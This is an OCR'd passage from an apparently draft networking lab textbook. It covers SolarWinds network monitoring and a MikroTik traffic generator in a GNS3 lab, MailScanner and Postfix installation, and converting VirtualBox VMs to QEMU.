
- Figure out the number of devices that can be attached to the switch
- Generate a random IP address and choose a subnet that will allow the use of all the switch connections with as few wasted IP addresses as possible
- Reconfigure the network to use these new network addresses
- Reconfigure the DHCP settings to issue IPv4 address in this new space
- RECOMMENDED GRADING CRITERIA
  - Screenshot of the DHCP configuration file
  - Screenshot of the GNS3 workspace
  - Screenshot of server-router ARP
  - Screenshot of DHCP of one PC
  - Screenshot of ICMP of one PC

CHAPTER 58

MATHEW J. HEATH VAN HORN, PHD

I tabled this lab for now. It works, but it is a resource hog. If you put on a traffic generator of enough oomph to trigger alerts, then SolarWinds has a tendency to lock up. – HVH

Students learn to use SolarWinds to map their network and monitor network performance. There are many products out there that do similar actions, but having some SolarWinds experience is increasingly becoming an interview question. This guide won't make you an expert, but it allows you to dip your toes into this arena.



LEARNING OBJECTIVES

- TBD

PREREQUISITES

- EGRIP
- PC hardware that can support VMs of 4 cores and 12GB of RAM

For reference: This lab works (slow) on a laptop with the following stats:

- Windows 11
- 11th Gen Intel i7-1195G7 – 2.9GHz
- 32GB RAM

DELIVERABLES

- TBD

RESOURCES


- Solarwinds and Leon Adato wrote an amazing guide for implementing Solarwinds products in a GNS3 environment. We made minor modifications to their original guide to match the use of MikroTik routers as well as the look and feel of this textbook. Leon Adato did all of the heavy lifting. Please visit his website at https://www.adatosystems.com/. The guide was last accessed on 22 December 2023: https://thwack.solarwinds.com/cfs-file/__key/telligent-evolution-components-attachments/00-04-00-00-00-01-33-74/1508_5F00_NPM_5F00_Integration_2D00_Guide.pdf

CONTRIBUTORS AND TESTERS

Tester Needed

Phase I – Setup

Before we can monitor a network, we need to build the network. In this section, we will create a 3-node OSPF network and install Solarwinds' Network Performance Monitor (NPM) on our Windows Server.



1. Create a new GNS3 project and create the above using MikroTik routers. Your instructor will probably tell you to use your own IP addresses, but the IP addresses used in this example are as follows:

RED		
ether1	50.1.1.1/30	Connects to BLUE-ether1
ether3	50.1.1.21/30	Connects to GREEN-ether3
ether4	11.2.2.1/24	Connects to backbone switch
Loopback	11.255.255.1/32	Used for OSPF
BLUE		
ether1	50.1.1.2/30	Connects to RED-ether1
ether2	50.1.1.9/30	Connects to GREEN-ether2
ether4	11.2.2.2/24	Connects to backbone switch
Loopback	11.255.255.2/32	Used for OSPF
GREEN		
ether2	50.1.1.10/30	Connects to BLUE-ether2
ether3	50.1.1.22/30	Connects to RED-ether3
ether4	11.2.2.3/24	Connects to backbone switch
Loopback	11.255.255.3/32	Used for OSPF


2. Setup the network for OSPF routing

> NOTE: testers varied in OSPF setup time from 25-60 minutes.

3. Enable SNMP to synchronize the routers
    3.1. Navigate to the router console
    3.2. At the prompt, type

```
snmp set enabled=yes
```

    3.3. Repeat for each router
4. Start with a fresh installation of Windows Server with the following changes:
    4.1. Only perform Phase 1 – DO NOT install Active Directory
    4.2. 4 CPU cores
    4.3. 12 GB of RAM
    4.4. Network Settings
        4.4.1. Adapter 1 – Generic Driver
        4.4.2. Adapter 2 – NAT
5. Start the VM and let the Windows Server OS install.
6. Settings
    6.1. User Name: Administrator
    6.2. Password: Security1
7. Shut down the Windows Server VM.
8. Add the Windows Server to the GNS3 work area and connect it to the switch



Phase II – Starting SolarWinds and Run Intial Scan

SolarWinds is a company name. We are using SolarWinds Network Performance Monitor (NPM) to give us visibility over our network. This software enables you to quickly detect, diagnose, and resolve network performance problems and outages.

1. Start the server and login

1.1. From within the server, use a browser to navigate to the Solarwinds website and download a free trial of SolarWinds NPM
NOTE: You will have to register/re-register to get the link. We've never gotten spam, so it's probably only gauging how many people download the software. Depending on your patience and internet speeds you may want the live install or the offline installer.

1.2. Doubleclick on the *.exe to install the SolarWinds platform

1.2.1. Use the Standard Platform

1.2.2. Accept the EULA

1.2.3. Install SQL Server Express


1.2.4. Installation will take a long time, 30+ minutes depending on your system

1.2.5. When ready, select Launch Web Console, and click on finish

1.2.6. Create a password, since this is for training, we are using “Securityis#1”

1.2.7. Once you finish, SolarWinds is primed and ready to begin

1.3. Within Windows Server, change the Generic Adapter NIC, (easily identified by the label “unidentified network” or a “no internet”) to a static IPv4 address11.2.2.10/24



2. Start SolarWinds by clicking on Windows Start –> SolarWinds Platform–> Web Console

2.1. Username: admin


2.2. Password: Securityis#1

3. At the top menu, select the dropdown menu SETTINGS and select NETWORK DISCOVERY and the Discovery Wizard will open.

4. Click Start

5. Add the IP ranges of our network –> Next

> NOTE: You can use any of the settings, it just seems to run faster setting the scanning ranges using IP ranges.



6. The other settings are indicated according to the ribbon bar.

    6.1. VIRTUALIZATION defaults –> Next

    6.2. AGENTS defaults –> Next

    6.3. SNMP defaults –> Next


    6.4. WINDOWS –> Next

6.5. MONITORING SETTINGS defaults –> Next

6.6. DISCOVERY SETTINGS default –> Next

6.7. DISCOVERY SCHEDULING default –> Discover

7. Allow the Network Sonar Discovery tool to do its job. When it finishes, it will start the network Sonar Results Wizard automatically. In this figure, we can see that it found the Windows Server and the 3 routers.



8. Press Next

9. Select the interface to Import for Monitoring – Here you can choose which interfaces you want to monitor. However, on this small network, we can monitor them all so just leave the defaults and click on Next


10. Volume Types leave alone –> Next

11. Import Preview leave alone –> Import

12. Wait for the results to finish then click Finish

13. You are now back at the Network Sonar Discovery dashboard. Because we didn't set a schedule, any future scans will need a manual start

14. Navigate to the top dropdown menu My Dashboards and select Home



15. In our example, all three routers and the Windows Server can be seen. The critical warning is that nearly all the RAM on our server is being used to run SolarWinds!NOTE TO TESTERS: I've done this lab on different systems and I get different results. It could be hardware, operator error (most likely), or something else. Please keep a close eye on this and maybe you can see the issue.

16. Start a Wireshark capture between the Red router and the switch. You should see the OSPF hello packets along with the responses

17. Now run another SolarWinds network discovery scan and notice the packets. You should see many SNMP packets and a few ICMP packets as SolarWinds scans for devices

Phase III – Creating a Map

Now that we have our devices identified, we want to see a logical map of our network.

1. Save your resources and stop the Wireshark monitoring.

2. At the top of the web interface, select the My Dashboards dropdown menu and select Maps

3. Create a new map by clicking on the cleverly named "Create a Map" button


    3.1. Drag the devices to the map area

Note: Our Windows Server Appears Twice because it has 2 NICs. We are only interested in the inside network which you can tell by clicking on the device and reading the details.

3.2. Enter a name for your map

3.3. Click on the Connections down arrow to see the available connections that your map can depict

3.4. When finished, click on “save”



4. Return to the SolarWinds main interface page and add the map to your monitoring panel

Phase 4 – Putting traffic on the network

The great thing about using GNS3 is that it is a closed network, so we can focus on looking for the packets we are learning about. However, that means we also don't have much traffic to observe. In this section, we will turn our Blue Router into a packet generator so we can see the results on SolarWinds. We are going to run the traffic in two separate data streams to the Red and Green routers. This means our packets are going to follow these paths:

Blue Interface	Destination	Gateway	Source	Route Name	Port Name
ether1	50.1.1.9/30	50.1.1.1/30	50.1.1.2/30	route1	port1
ether2	50.1.1.2/30	50.1.1.10/30	50.1.1.9/30	route2	port2

1. Open the Blue Router's console

2. List the interfaces and IP addresses in use by typing

```
ip add print
```

3. Define the ports that will be used as traffic generators for transmit and receive (TX/RX) by typing the following 3 lines

```
/tool traffic-generator port
add disabled=no interface=ether1 name=port1
add disabled=no interface=ether2 name=port2
```

4. Now we need to define what our packets are going to look like by typing the following lines

```
..
packet-template
add header-stack=mac,ip,udp ip-dst=50.1.1.9/30 ip-gateway=50.1.1.1 ip-
src=50.1.1.2/30 \ name=route1 port=port1
add header-stack=mac,ip,udp ip-dst=50.1.1.2/30 ip-gateway=50.1.1.10 ip-
src=50.1.1.9/30 \ name=route2 port=port2
```

5. You can verify your settings by typing

```
print
```

NOTE: the MAC addresses are assumed. However, if you use this technique for other actions you should be aware that to refresh the assumed MAC address you need to type

```
/tool traffic-generator packet-template set [find]
```

6. Now we need to configure the data streams by typing

```
..
stream
add disabled=no mbps=500 name=str1 id=3 packet-size=1450 port=port1 pps=0 \ tx-template=route1
add disabled=no mbps=500 name=str2 id=4 packet-size 1450 port=port2 pps=0 \ tx-template=route2
```

7. Again you can verify by typing

```
print
```

8. To start generating the packets, type


```
..
quick mbps=450
```

9.

https://wiki.mikrotik.com/wiki/Manual:System/Log

CHAPTER 59


Learners should learn how to detect rogue devices on their wireless network. They should learn about hardening techniques for their WAP. This cannot be simulated in GNS3. I have three wireless routers that have inherent vulnerabilities. Maybe we need wireless Mikrotik Routers?



CHAPTER 60

JACOB CHRISTENSEN

This section should use an open-source email scanner. The students should configure their enterprise network so that all mail goes through the email scanner. They should learn how to filter for spam, viruses, and links.



Resources:

- https://www.mailscanner.info/downloads/
- https://www.postfix.org/

Install Postfix SMTP server:

- sudo apt install -y postfix mailutils

Start/enable daemon:

- sudo systemctl start postfix
- sudo systemctl enable postfix

Test <mail> utility

Install MailScanner for Debian (https://github.com/MailScanner/v5/releases), check for latest updates

- wget https://github.com/MailScanner/v5/releases/download/5.4.5-3/MailScanner-5.4.5-3.noarch.deb

- sudo apt install ./MailScanner-5.4.5-3.noarch.deb

Begin configuration process (Postfix can be installed automatically here)

- /usr/sbin/ms-configure

Follow recommended instructions

- no ramdisk (0 MB)

Add user to ‘mail’ group to use mail service

- sudo usermod -aG mail $(whoami)

Set fqdn

- sudo hostnamectl set-hostname host.your-fqdn-here

verify

- hostnamectl status
- dnsdomainname

CHAPTER 61

Students should build a simple email server and watch the packets on Wireshark. Probably should be done in both Linux and Active Directory.

CHAPTER 62

MATHEW J. HEATH VAN HORN, PHD

Quick Emulator (QEMU) is a free and open-source emulator that works with hardware at ear native-speeds. It has many advantages in that QEMU machines can run on various host operating systems.

LEARNING OBJECTIVES

- Install QEMU on Windows
- Convert a VirtualBox VM to QEMU
- Import the QEMU image into GNS3

PREREQUISITES

- Install VirtualBox
- Install GNS3

DELIVERABLES

- None – This is for student needs

RESOURCES

- QEMU Wiki
- Piotr Kobylaczyk – Converting VirtualBox to QEMU
- Linda from MiniTool – Installing Qemu on Windows

CONTRIBUTORS AND TESTERS

Testers:

Phase I – Install QEMU

These are the instructions to install QEMU on your local machine. QEMU uses CLI for its user interface.

1. Visit this website and download the QEMU Binary for Windows
2. Double-click on the downloaded file and install the program
    2.1. Select your language
    2.2. Press ***Next*** on the welcome screen
    2.3. Review and ***agree*** to the license agreement
    2.4. Accept the default components and press ***next***
    2.5. Use the default path and click ***install***
    2.6. When completed, click on Finish
3. Add QEMU to the command line path of Windows
    3.1. Navigate to the folder where you installed QEMU and copy the file path (Figure 1)
    3.2. Right-click on ***Start***, then ***settings***
    3.3. In the search box type the following and click on ***Edit the system environment variables*** (Figure 2)

```
environment
```

    3.4. Click on ***Environment Variables*** (Figure 3)
    3.5. Click on ***Path***, then click ***Edit*** (Figure 4)
    3.6. Click on***New*** (Figure 5)
    3.7. Paste the path that you copied earlier (Figure 6)
    3.8. Press ***OK*** to accept the changes and exit the open windows

Phase II – Create the QEMU image

QEMU images can be created from ISOs using the command line. However, our testers found creating VMs in VirtualBox easier and then converting the VirtualBox Files to QEMU format.

1. Select an existing VM from the Oracle VM VirtualManager. We are going to use a ***Kali VM*** for this walk-through

2. Right-click on the image and select ***Export to OCI*** (Figure 7)

3. Format Settings (Figure 8)

    3.1. Select ***OVF 2.0 format***

    3.2. Select the file location where you want the export

    3.3. Select ***Include all network adapter MAC addresses***

    3.4. Select ***Write Manifest file***

> **NOTE:** The Manifest file is used for error checking in the export/import process.

    3.5. Select ***Include ISO image files***

> **NOTE:** The ISO files are not necessarily needed and produce a larger file export. However, by including the ISO file, if something is missing from the OS VM the missing program or option can quickly be added. Think Windows optional programs.

    3.6. Click ***Next***

    3.7. Click ***Finish***

    3.8. The export process can take a bit of time. Only export one VM at a time

Figure Zzzzzz – This could take a while

> **NOTE:** QEMU cannot directly convert an OVA file to the qcow2 format because OVA is a tar-compressed file and so we must extract all the compressed files first.

4. In File Explorer, navigate to the location where the export was created and use 7zip to ***extract here*** (figure 9)

> **NOTE:** 7zip occasionally gives a warning ***Unexpected End of Data***. You can close the extraction window, everything is fine.

5. You should now see a ***VMDK file*** with an appended ***-disk001*** in the folder (Figure 10)

